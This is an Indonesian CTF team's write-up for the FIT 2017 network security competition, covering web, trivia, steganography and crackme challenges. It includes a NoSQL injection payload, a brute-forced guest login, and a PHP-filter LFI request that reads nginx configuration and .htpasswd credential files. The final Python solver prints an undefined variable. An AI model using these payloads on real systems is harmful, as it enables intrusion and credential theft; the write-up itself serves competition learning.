
LAPORAN PENYISIHAN NETWORK SECURITY FIT COMPETITION 2017




NAMA TIM : BEJO


Kategori / Nama Soal :Website /Who Are You
Problem :
http://188.166.211.138/soal/web/who/whoareyou-new.php

Hint :

Solution :
Kami menemukan sebuah form username, teknik yang kami pakai kali ini adalah NoSQL Injection



diganti dengan username[$gt]=&password[$gt]submit=




Flag : FIT2017{y0u_4re_4dmin}

Kategori / Nama Soal :**Website /Kambing**
Problem : **https://139.162.14.148/**

Hint :


Solution :
Ketika dibuka, halaman website ternyata ditemukan halaman is not secure



didapatkan sebuah alamat sepiring-sate-kambing.com, tetapi ketika dibuka, alamat tidak valid, sehingga kami berfikir untuk melakukan hal lain

ketika alamat dibuka ditemukan tulisan “Ada sebuah sesuatu di index-rahasia”

Yang kami lakukan adalah mengakses /index-rahasia.php dengan Host: sepiring-sate-kambing.com



Flag : FIT2017{Mari Kita Makan}

Kategori / Nama Soal :Website /HackMe
Problem :
Saya memiliki sebuah data pada sebuah website kantor, tetapi saya kehilangan akses untuk masuk karena saya lupa username dan password, saya bukanlah admin hanya bisa masuk sebagai user guest biasa dan jumlah karakter yang saya hanya 7 karakter dan username untuk login sama dengan password karena default, apakah anda bisa membantu saya menemukan file tersebut?
Link Soal : http://104.199.169.195/

Hint :
2 karakter terakhir adalah angka, anda diperbolehkan untuk melakukan bruteforce pada IP Link Soal.

Solution :
Kami menggunakan aplikasi BurpSuite untuk mem-*brute force* username dan password yang dibutuhkan untuk *login* berdasarkan hint yang diberikan. Dengan menggunakan *intruder* dan *attack type* "battering ram" sebagai berikut.

Dengan memberikan *payload* berupa angka 00-99, kemudian didapatkan *payload* 07 menghasilkan keluaran yang diharapkan (tidak di-*redirect* ke login.php).


Request	Payload	Status	Error	Timeout	Length	Comment
0		302	☐	☐	174	baseline request
1	00	302	☐	☐	174	
2	01	302	☐	☐	174	
3	02	302	☐	☐	174	
4	03	302	☐	☐	174	
5	04	302	☐	☐	174	
6	05	302	☐	☐	174	
7	06	302	☐	☐	174	
8	07	302	☐	☐	349	
9	08	302	☐	☐	174	
10	09	302	☐	☐	174	
11	10	302	☐	☐	174	
12	11	302	☐	☐	174	

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 302 Found
Date: Wed, 15 Mar 2017 13:19:02 GMT
Server: Apache
Set-Cookie: PHPSESSID=hackME; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 0
```

Login dengan username: guest07 dan pass: guest07
Kami coba login dan mendapatkan sebuah tempat upload, tetapi harus mengupload key yang benar




kami lalu mencoba masuk ke directory /key

Index of /key

Name	Last modified	Size	Description
Parent Directory		-	
key.txt	2017-02-11 11:21	32	

didapatkan sebuah file key, lalu kami coba download dan upload ke halaman flag.php



Flag : FIT2017{s0_h4rd_to_brut3_f0rc3}

Kategori / Nama Soal :Website /Math
Problem : http://139.59.233.122/soal/web/math/math.php

Hint :

Solution :
Diberikan suatu halaman web yang memberikan dua buah angka, masing-masing 5 digit. Kita diminta untuk menentukan hasil penjumlahan keduanya secepat mungkin. Untuk itu, kami membuat suatu program PHP untuk melakukan proses perhitungan dan pengiriman data.

```
 <?php
    $url =
"http://139.59.233.122/soal/web/math/math.php";
    $result = @file_get_contents($url);

    $regex = "/<p>(.*)<\/p>/siU";
    $regex2 = "/([0-9]*) \+ ([0-9]*)/s";
    $i = 0;

    while($i != 1){
        preg_match($regex, $result, $hasil);
        preg_match($regex2, $hasil[1], $hasil);

        $ans = $hasil[1] + $hasil[2];
        $query = array('jawaban' => $ans);

        // echo $hasil[1]." + ".$hasil[2]." =
".$ans."\n";

        $options = array(
            'http' => array(
                    'header' => "Content-type:
application/x-www-form-urlencoded\r\n".
```

```
                                                    "Cookie:
PHPSESSID=i9i526orargsulaf7j1poot1g6\r\n",
                        'method' => 'POST',
                        'content' =>
http_build_query($query),
                    )
                );

            $context = stream_context_create($options);
            $result = @file_get_contents($url."#", false,
$context);
            if($result == FALSE) die("gagal");

            var_dump($result);
            $i++;
        }
?>
```

Begitu program dijalankan, *voila* didapatkan *flag*-nya.


```
C:\Users\lenovo\Desktop>php coba.php
string(318) "195738FIT2017{Th1s_n0t_jUsT_M4th}waktumu habis
<!DOCTYPE html>
<html>
<head>
        <title>Math</title>
</head>
<body>

        <form id="soal_matematika" name="soal_matematika" action="#" method="post">
                <p>
                84056 + 15494           =
                <input type="number" name="jawaban" id="jawaban" />
                </p>
        </form>

</body>
</html>"
```

Flag : FIT2017{Th1s_n0t_jUst_M4th}

Kategori / Nama Soal :Website /Proxy
Problem : http://128.199.66.146:12121/proxy/

Hint :

Solution : **Diberikan suatu situs yang digunakan untuk menampilkan kembali situs lain dengan input url-nya.**



Setelah url di-input, maka akan diarahkan ke alamat dengan parameter GET 'url' (?url=*alamat-situs*). Dari sinilah kami curiga dengan suatu *vulnerability* berupa bug LFI. Pertama kami mencoba menggunakan php://filter.

Yak, didapatkan base64 dari *source code* index.php. Berarti memang benar terdapat bug LFI pada situs yang diberikan. Selanjutnya, setelah muter-muter kami menemui suatu direktori konfigurasi *nginx* yang berada di di /etc/nginx/sites-available/default (mengingat ternyata web yang menjadi soal ini menggunakan nginx sebagai web server-nya).


Raw Params Headers Hex


```
GET
/proxy/?url=php://filter/convert.base64-encode/convert.base64-decode/reso
urce=/etc/nginx/sites-available/default HTTP/1.1
Host: 128.199.66.146:12121
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
        # deny access to .htaccess files, if Apache's document root
        # concurs with nginx's one
        #
        #location ~ /\.ht {
        #       deny all;
        #}

        location /secret_page_uksw/ {
                try_files $uri $uri/ =404;
                autoindex on;
                auth_basic "Restricted Content";
                auth_basic_user_file /etc/nginx/.htpasswd;
         }

}


# Virtual Host configuration for example.com
```

Didapatkan hal menarik isi dari konfigurasi nginx tersebut. Yaitu, terdapat suatu lokasi "/secret_page_uksw/" dan file ".htpasswd". Setelah dicoba membuka alamat "/secret_page_uksw/" ternyata meminta suatu *credentials* yang dapat didapatkan dalam file .htpasswd.

coba request
url=php://filter/convert.base64-encode/convert.base64-decode/resource=/etc/nginx/.htpasswd
didapatkan username dan password yang di SHA1





USERNAME: fit-uksw
PASSWORD: indonesia45

Ditemukan file *flag* yang merupakan *flag* yang dicari-cari.

Flag :
FIT2017{not_only_know_web_bug_but_also_server_config}


UNIVERSITAS KRISTEN SATYA WACANA
1956
K2I
Fakultas Teknologi Informasi - Universitas Kristen Satya Wacana
Kritis Kreatif Inovatif
Lembaga Kemahasiswaan Fakultas
Fakultas Teknologi Informasi
HMPTI
FIT FUN FEST
-2017-

Kategori / Nama Soal :Trivia /Algorithm
Problem :
An algorithm for finding the shortest paths between nodes in a graph, which may represent, for example, road networks.

Format Flag : FIT2017{flag}

Hint :

Solution : **Karena ini teori, biasanya diajarkan algoritma ini. atau, kalau tidak tinggal disearching di google problemnya.**

Flag : **FIT2017{djikstra}**

Kategori / Nama Soal :Trivia /Parameter
Problem :
The actual value that is passed into the method by a caller often called.
Format Flag : FIT2017{flag}

Hint :

Solution : **arguments**

Flag : **FIT2017{arguments}**

Kategori / Nama Soal :Trivia /Anime
Problem :
Nickname of anime girl that shown in the latest Wikileaks CIA leak.
Format Flag : FIT2017{flag}

Hint :

Solution : searching di goole tentang Wikileaks CIA, akan ketemu meme-nya. Ada salah satu yang bergambar seorang wanita dan pria bersepeda bersama. Setelah tahu manga/anime nya, buka pagenya di wikipedia judulnya monthly girls nozaki kun. Cari karakter yang namanya mungkin perempuan dan dicoba submit.

Monthly Girls' Nozaki-kun (Japanese: 月刊少女野崎くん Hepburn: *Gekkan Shōjo Nozaki-kun*?) is an ongoing Japanese four-panel romantic comedy webcomic written and illustrated by Izumi Tsubaki. Its chapters are serialized in *Gangan Online*, have been published in both physical and digital releases of Shoujo Romance Girly[1] and *tankōbon* volumes by Square Enix.[2] An anime television series adaptation by Doga Kobo began airing in July 2014.[3]

Contents

Plot [edit]

High school student Chiyo Sakura has a crush on schoolmate Umetarō Nozaki, but when she confesses her love to him, he mistakes her for a fan and gives her an autograph. When she says that she always wants to be with him, he invites her to his house and has her help on

Cover of the first volume featuring Umetarō Nozaki

月刊少女野崎くん (*Gekkan Shōjo Nozaki-kun*)	
Genre	Romantic comedy
Manga	
Written by	Izumi Tsubaki
Published by	Square Enix
English publisher	NA Yen Press
Magazine	*Gangan Online*
Original run	August 25, 2011 – present
Volumes	8 (List of volumes)

Flag : FIT2017{Chiyo}

Kategori / Nama Soal :Trivia /Windows
Problem :
This extension are built using the shared version of MFC.

Hint :

Solution : dll

Flag : FIT2017{dll}

Kategori / Nama Soal :Steganography /Different Stegano
Problem : http://139.59.233.122/soal/stegano/FFF_Stegano.jpg

Hint :

Solution : Dicoba pakai stegsolve, dan didapat sebuah teks di tengah gambar.


Flag : FIT2017{1ki_t0_FL4G_e}

Kategori / Nama Soal :Steganography /Simple Stegano
Problem :
http://188.166.211.138/soal/steganography/rekovni/rekovni.jpeg

Hint : Dont rename your file/flag
Hint 2 : Do u even play Dota?

Hint :

Solution :
Kami mencoba untuk melakukan foremost pada file gambar dan didapakan sebuah zip berpassword, didapatkan passwordnya setelah mencoba-coba : FIT2017



didapatkan flag FIT2017{t0rn4d0}

tetapi setelah dicoba untuk submit, ternyata bukan itu flagnya, karna sesuai nama file invoker yang dibalik maka flagnya juga dibalik menjadi 0d4nr0t

Flag :FIT2017{0d4nr0t}

Kategori / Nama Soal :Steganography /Stegano
Problem :
http://188.166.211.138/soal/steganography/FTIUKSW.jpg

Hint : Need pass? ***** simple

Solution : Karena hint-nya menandakan seperti ada password, kita mencoba menggunakan steghide. Dan untuk password nya brute force dengan kemungkinan wordlist yang simple, dan password 12345 berhasil.

Flag : FIT2017{K4mPu5_34RuKU}

Kategori / Nama Soal :Reverse /CrackMe1
Problem :
64 bit:
http://139.59.233.122/soal/reverse/crackme1-67d399176b2b5031583e77538dcb801e

32 bit:
http://139.59.233.122/soal/reverse/crackme1-4c1cc910255cdc369f80e2b8dd5b45a9

Hint :

Solution :
Pertama, kami mencoba men-*dissasembly* program yang diberikan (dalam hal ini 32 bit yang kami gunakan) menggunakan *tools* IDA Pro.

```
signed __int32 v8; // [sp+18h] [bp-E8h]@3
char *v9; // [sp+1Ch] [bp-E4h]@3
int v10[48]; // [sp+24h] [bp-DCh]@1
int v11; // [sp+E4h] [bp-1Ch]@1
int *v12; // [sp+F4h] [bp-Ch]@1

v12 = &argc;
v5 = argv;
v11 = *MK_FP(__GS__, 20);
qmemcpy(v10, "+", sizeof(v10));
if ( argc > 1 )
{
  v8 = strlen("WWFoLi4uLi4uIHRlcm55YXRhIGluaSBidWthbiBmbGFnIDoo");
  v7 = 0;
  v9 = (char *)v5[1];
  if ( strlen(v9) == v8 )
  {
    for ( i = 0; i < v8; ++i )
    {
      if ( v10[i] == v9[i] + 200 - aWwfoli4uli4uih[i] )
        ++v7;
    }
  }
  if ( v7 == v8 )
    puts("Correct!");
  else
    puts("Wrong!");
  result = 0;
}
```

Dari hasil *dissasembly* di atas didapatkan untuk mendapatkan *flag* kita perlu menyelesaikan

persamaan v10[i] == v9[i] + 200 - aWwfoli4uli4uih[i]. Dari *pseudocode* di atas kita dapat mengetahui bahwa panjang string yang diinginkan adalah 48 karakter. Argumen (argv) disimpan di variabel v5 dan di *assign* ke variabel v9. Variabel aWwfoli4uli4uih merupakan array yang berisikan string "WWFoLi4uLi4uIHRlcm55YXRhIGluaSBidWthbiBmbGFnIDoo". Selanjutnya, kita mencari bagaimana isi dari variabel v10. Karena sulit mencari isi variabel v10 menggunakan IDA, kami menggunakan bantuan gdb. Kami mendapatkan isi dari variabel v10 berupa 48 karakter. Kemudian untuk mempermudah perhitungan, kami membuat program python untuk mendapatkan *string* yang merupakan *flag* dari soal ini.

```
aWwfoli4uli4uih =
"WWFoLi4uLi4uIHRlcm55YXRhIGluaSBidWthbiBmbGFnIDoo"

v10 = [0xb7, 0xba, 0xd6, 0x8b, 0xac, 0x90, 0xcb, 0xce, 0xde,
0xc4, 0xfb, 0xbc, 0xed, 0xee, 0xdb, 0xce, 0xc4, 0xbe, 0x105,
0xf4, 0xd2, 0xdb, 0xdb, 0xd2, 0xde, 0xf4, 0xd0, 0xb4, 0xd9,
0xe9, 0xe5, 0xd3, 0xd3, 0xd0, 0xc6, 0xc5, 0xdc, 0xc4, 0xf8,
0xce, 0xcb, 0xe0, 0xe1, 0xca, 0xf1, 0xf3, 0xc0, 0xd6]

flag = ""

for t in range(0,48):
    f = ord(aWwfoli4uli4uih[t])-200+v10[t]
    flag = flag + chr(f)

print a
```

